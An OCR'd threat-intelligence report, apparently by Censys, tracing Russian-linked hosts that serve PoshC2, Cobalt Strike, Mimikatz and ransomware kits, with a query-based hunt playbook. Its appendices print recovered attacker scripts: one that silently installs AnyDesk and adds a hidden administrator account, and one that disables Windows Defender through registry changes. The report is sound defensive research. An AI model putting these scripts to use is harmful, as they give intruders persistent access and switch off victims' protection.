
**Details**

http://95.213.145.99:8000

| | |
|---|---|
| Request | GET / |
| Protocol | HTTP/1.0 |
| Status Code | 200 |
| Status Reason | OK |
| Body Hash | sha1:e31a56752be22879f9ef96c41c2c2e60795e820a |
| HTML Title | Directory listing for / |
| Response Body | EXPAND |

```
# Directory listing for /

* * *

  * [ANY_DESK.bat.restoreassistance_net@decorous.cyou](ANY_DESK.bat.restorea
ssistance_net%40decorous.cyou)
  * [defender+malwar.bat.restoreassistance_net@decorous.cyou](defender%2Bmal
war.bat.restoreassistance_net%40decorous.cyou)
  * [NG.bat.restoreassistance_net@decorous.cyou](NG.bat.restoreassistance_ne
t%40decorous.cyou)
  * [ngrok.exe.restoreassistance_net@decorous.cyou](ngrok.exe.restoreassista
nce_net%40decorous.cyou)
  * [VmManagedSetup.exe.restoreassistance_net@decorous.cyou](VmManagedSetup.
exe.restoreassistance_net%40decorous.cyou)

* * *
```

As seen on Censys



95.213.145.99:8000

## Directory listing for /

- ANY_DESK.bat
- def1.bat
- defender+malwar.bat
- NG.bat
- ngrok.exe
- VmManagedSetup.exe

As seen on host

A full file read out can be found in Appendix A


- Remote desktop access/management
- Disables Windows Defender Security Center
- Disables Windows Defender & Malwarebytes Anti Spyware
- Contains authentication key for Ngrok.exe
- Trojan as identified by Jiangmin on VirusTotal
- Trojan (Virus Total). Callback to Bitcoin Hosts I & J


# Russian Host G with PoshC2

This host was presenting the PoshC2 HTTP response and certificate as recently as 07 July 2022. Censys also observed the same Python software and a similarly formatted malware kit to Russian host F on port 8000, but the contents of the malware kit were different. Censys malware analysis via VirusTotal indicates this kit included penetration testing access and C2 tool Cobalt Strike, a call back to itself, credential theft tool Mimikatz, and WinRar that can encrypt files and has been used by ransomware groups to do so. possibly indicating that this host is used for initial access on target hosts.

Further confirmation of the existence of PoshC2 can be found via the “PoshC2.bat” file used to execute commands for the tool as well as “dropper_cs.exe” identified in a package on infosecn1nja’s GitHub page.

A full malware analysis of this kit can be found in Appendix B.





8000/HTTP

Observed Jun 24, 2022 at 4:43pm UTC

**Software**

Python Software Foundation SimpleHTTP 0.6

**Details**

http://95.213.145.101:8000

**Request**
GET /

**Protocol**
HTTP/1.0

**Status Code**
200


**Status Reason**
OK

**Body Hash**
sha1:c1a10d642b5c90c40b5eb4327d21f1d350f89a1d

**HTML Title**
Directory listing for /

**Response Body**

```
# Directory listing for /

* * *

  * [artifact.exe](artifact.exe)
  * [dropper_cs.exe](dropper_cs.exe)
  * [main.exe](main.exe)
  * [MIMIMI.7z](MIMIMI.7z)
  * [MIMIMI.zip](MIMIMI.zip)
  * [PoshC2.bat](PoshC2.bat)
  * [winrar-x64-611.exe](winrar-x64-611.exe)

* * *
```



95.213.145.101:8000

## Directory listing for /

- artifact.exe
- dropper_cs.exe
- main.exe
- MIMIMI.7z
- MIMIMI.zip
- PoshC2.bat
- winrar-x64-611.exe

As seen on host

VirusTotal indicates this is Cobalt Strike

File appears to call back to itself. 95.213.145[.]101/adServingData/PROD/TMClient/6/8736/?c. “/adServingData/PROD/TMClient/6/8736” is a documented IOC related to PoshC2.

Subset of the main.exe code, appears to be python components. Purpose unknown.

7zipped archive containing Mimikatz w/ password protected files

Zipped archive containing Mimikatz w/ non-password protected files including passwords.txt (all matching size of version above)

Batch file to execute PoshC2 commands. Includes URL callback to same host, a known IOC for PoshC2.


Data compression, encryption and archiving tool for Windows

# Hosts E & H with PoshC2

Host E was observed with the PoshC2 certificate and HTTP response as recently as 07 July 2022 on port 443. The same Python software as Hosts F and G as well as a different malware kit were observed on the host as recently as 28 June 2022. A direct malware analysis could not be performed since, at the time of Censys' discovery of the host, the port on which the malware package was located, 443, was closed. The kit contained 155 files, several of which were identified as malicious by JoeSandbox and Hybrid Analysis but no direct links to ransomware was identified. A full file list can be found in Appendix C.


Censys ran Google searches for the files included in the kit, and found matches to a host - Host H - based in the UK, but on Russian network Selectel, via a Pastebin drop dated 19 July 2021. Censys performed an historical analysis on Host H and confirmed existence of the malware files at the same time as well as a PoshC2 certificate on port 443 on 17 September 2021 (this host was not observed during the original PoshC2 certificate search as this host had closed port 443 at the time of said search). Censys used JoeSandbox and Hybrid Analysis to confirm the malware and identified ties to ransomware. A full malware list can be found in Appendix D. This host is currently listed as based in St. Petersburg, Russia and was identified by @r3dbU7z on Twitter as part of the MedusaLocker group.


Additionally, Apache HTTPD software on port 443 was observed on Virginia Host E as recently as 25 June 2022. According to PoshC2 documentation, an attacker can use Apache software on a proxy host to silently redirect traffic to the C2 server and attacker from the target, without the target host knowing. This would serve to hide the origin of the true attacker. It is possible that the Virginia host was or is functioning as such a proxy within the US so as to be trusted by other US-based potential victim hosts, however, Censys does not possess the data to confirm this.



Nettitude Labs

# Hosts E & H with PoshC2







Nettitude Labs

# Hosts L thru O with PoshC2

Censys observed Hosts L through O each with a PoshC2 certificate, but did not find directories similar to other hosts with confirmed malware kits.

However, Censys did observe Apache software on Hosts L, M and O which PoshC2 documentation states an attacker can use on a proxy host to silently redirect traffic to a C2 server and attacker from the target, without the target host knowing, as previously stated for Host E on page 16. This fact is a possible indicator that Hosts L through O could be currently or are intended to be used as C2 proxies, but this possible indicator alone is not enough to conclude that these hosts are or will function as C2 proxies. It should also be noted that, similar to Host H, Censys observed Host O geographically in the Netherlands, but on Russian virtual dedicated server provider VDSINA-NL (RU) with known server locations in both Russia and the Netherlands. This fact is merely an additional indicator of possible Russian control/presence on the host.





Nettitude Labs

# Summary Analysis

The discovery of Metasploit on Host A uncovered the tool Deimos C2. A Censys search on the JARM fingerprint of Deimos C2 uncovered Host D with the same tool, but also a web proxy which can be used to hide the identity of a true attacker, and a piece of malware in October 2021 tied to the Karma ransomware group. Censys' assumption is that, while we are currently unable to tie Host D to any attack, the intent of the host was to levy its ransomware kit against targets.

The fact that both Host D and original Host A both had the Deimos C2 tool can be considered coincidental. However, the fact that Host D's malware directory format and Python software mirrored that of MedusaLocker-linked Hosts F and G, and that both of those hosts not only possessed confirmed ransomware but also linked back to Host A via the PoshC2 certificate, could mean that Host D was functioning as a proxy for Host A. However, Censys was unable to observe Deimos C2 on Host A during or before the October 2021 timeframe during which Host D possessed malware. Chinese Host C did have the Deimos C2 JARM during this time period, but no other indicators of Deimos C2 or malware.

Censys assesses that Hosts F and G, however, are confirmed ransomware hosts that are either functioning as original attackers or as C2 servers/nodes due to the confirmed ransomware on both hosts and Host F's possession of a file that points to Bitcoin Hosts I & J, presumably for ransomware victims to pay the ransom in Bitcoin. The link of Hosts F and G to initial Host A is circumstantial based only on the existence of the PoshC2 certificate and being hosted in Russia - further analysis with other data types is required to conclude or rule out any direct connection.

Hosts E and H share the PoshC2 certificate circumstantial tie to Host A, but share with each other, a similar malware kit. While Host E's malware kit was not directly tied to ransomware, Host H's was and the files, while similar, seemed to be modified. Censys suspcets these two hosts are/were used as C2 proxies, especially as Host H was previously hosted in the UK but via a Russian network provider and is now listed as based in Russia.

Censys leveraged its own temporal visibility of worldwide hosts to find hosts with cyber exploitation tools and C2 tools and then pivot within its own data to uncover hosts related to those tools, possessing proxy software, and malware kits. While many connections are circumstantial, Censys is certain that it uncovered Hosts F and G are fully capable of carrying out ransomware attacks and funnelling Bitcoin payment to Hosts I and J. Censys encourages the rest of the community to investigate other connections mentioned in this report to confirm or deny a wider ransomware network.

# 6 Steps to Russian Ransomware: A Proactive Hunt Playbook

1. Initial search for all hosts Censys observes geographically located in Russia.
location.country= `Russia`

2. Censys' "Report" function, showing the top 1000 software products available on all hosts in Russia that Censys sees. This built off of the previous query.
Report: location.country= `Russia` + services.software.product (1000 results)


3. Selection of the software Metasploit (exploit tool used by penetration testers and other hackers) from the previous Censys Report. Shows all hosts in Russia with Metasploit on them and available for connection and, therefore, attack.
(location.country= `Russia`) and services.software.product=`Metasploit`


4. Search for all hosts in the world that Censys observes matching the Deimos C2 JARM TLS fingerprint.
services.jarm.fingerprint:
1bd1bd1bd0001bd00041d1bd1bd41db0fe6e6bbf8c4edda78e3ec2bfb55687

5. Historical snapshot of Host A on 30 May 2022 presenting the PoshC2 certificate
PoshC2 certificate discovery on 30 May 2022 on Host A

6. Search for all hosts in the world that Censys observes presenting the PoshC2 certificate that lead to the discovery of ransomware hosts F and G, suspicious hosts K, E, and H, as well as Hosts L -O.
services.tls.certificates.leaf_data.subject_dn=`C=US, ST=Minnesota, L=Minnetonka, O=Pajfds, OU=Jethpro, CN=P18055077`

# Appendix A1: ANY_DESK.bat Malware Analysis on Host F






Directory listing for /

- ANY_DESK.bat
- def1.bat
- defender+malwar.bat
- NG.bat
- ngrok.exe
- VmManagedSetup.exe

As seen on host



HTML Title
Directory listing for /
Response Body

```
# Directory listing for /

* * *

 * [ANY_DESK.bat](ANY_DESK.bat)
 * [def1.bat](def1.bat)
 * [defender+malwar.bat](defender%2Bmalwar.bat)
 * [NG.bat](NG.bat)
 * [ngrok.exe](ngrok.exe)
 * [VmManagedSetup.exe](VmManagedSetup.exe)

* * *
```

As seen on Censys

**ANY_DESK.bat** - MD5: 1529bd290c048f52b1154bf440ae4c94


Function - remote desktop management/access


VirusTotal analysis

Contents:

```
Function AnyDesk {

     mkdir "C:\ProgramData\AnyDesk"
     # Download AnyDesk
     $clnt = new-object System.Net.WebClient
     $url = "http://download.anydesk.com/AnyDesk.exe"
     $file = "C:\ProgramData\AnyDesk.exe"
     $clnt.DownloadFile($url,$file)

     cmd.exe /c C:\ProgramData\AnyDesk.exe --install C:\ProgramData\AnyDesk
--start-with-win --silent

     cmd.exe /c echo b4ouDLG9trr | C:\ProgramData\anydesk.exe --set-password

     net user WDAGUtilltyAccount "qv69t4p#Z0kE3" /add
     net localgroup Administrators WDAGUtilltyAccount /ADD
     reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows
NT\CurrentVersion\Winlogon\SpecialAccounts\Userlist" /v WDAGUtilltyAccount /t
REG_DWORD /d 0 /f

     cmd.exe /c C:\ProgramData\AnyDesk.exe --get-id

     }

     AnyDesk
```

# Appendix A2: def1.bat
# Malware Analysis on Host F






Directory listing for /

- ANY_DESK.bat
- def1.bat
- defender+malwar.bat
- NG.bat
- ngrok.exe
- VmManagedSetup.exe

As seen on host



HTML Title
Directory listing for /
Response Body

```
# Directory listing for /

* * *

  * [ANY_DESK.bat](ANY_DESK.bat)
  * [def1.bat](def1.bat)
  * [defender+malwar.bat](defender%2Bmalwar.bat)
  * [NG.bat](NG.bat)
  * [ngrok.exe](ngrok.exe)
  * [VmManagedSetup.exe](VmManagedSetup.exe)

* * *
```

As seen on Censys

**def1.bat** - MD5: 1393dab192ea2e2427889839a2d8fcf7


Function - disable antivirus (Windows Defender Security Center)


VirusTotal analysis

Contents: (Continued on next page)

```
rem To also disable Windows Defender Security Center include this
rem reg add "HKLM\System\CurrentControlSet\Services\SecurityHealthService" /v
"Start" /t REG_DWORD /d "4" /f
rem 1 - Disable Real-time protection
reg delete "HKLM\Software\Policies\Microsoft\Windows Defender" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender" /v
"DisableAntiSpyware" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender" /v
"DisableAntiVirus" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\MpEngine" /v
"MpEnablePus" /t REG_DWORD /d "0" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time
Protection" /v "DisableBehaviorMonitoring" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time
Protection" /v "DisableIOAVProtection" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time
Protection" /v "DisableOnAccessProtection" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time
Protection" /v "DisableRealtimeMonitoring" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time
Protection" /v "DisableScanOnRealtimeEnable" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Reporting" /v
"DisableEnhancedNotifications" /t REG_DWORD /d "1" /f
```

# Appendix A2: def1.bat Malware Analysis on Host F con't






**Directory listing for /**

- ANY_DESK.bat
- def1.bat
- defender+malwar.bat
- NG.bat
- ngrok.exe
- VmManagedSetup.exe

As seen on host



HTML Title
Directory listing for /
Response Body

```
# Directory listing for /

* * *

 * [ANY_DESK.bat](ANY_DESK.bat)
 * [def1.bat](def1.bat)
 * [defender+malwar.bat](defender%2Bmalwar.bat)
 * [NG.bat](NG.bat)
 * [ngrok.exe](ngrok.exe)
 * [VmManagedSetup.exe](VmManagedSetup.exe)

* * *
```

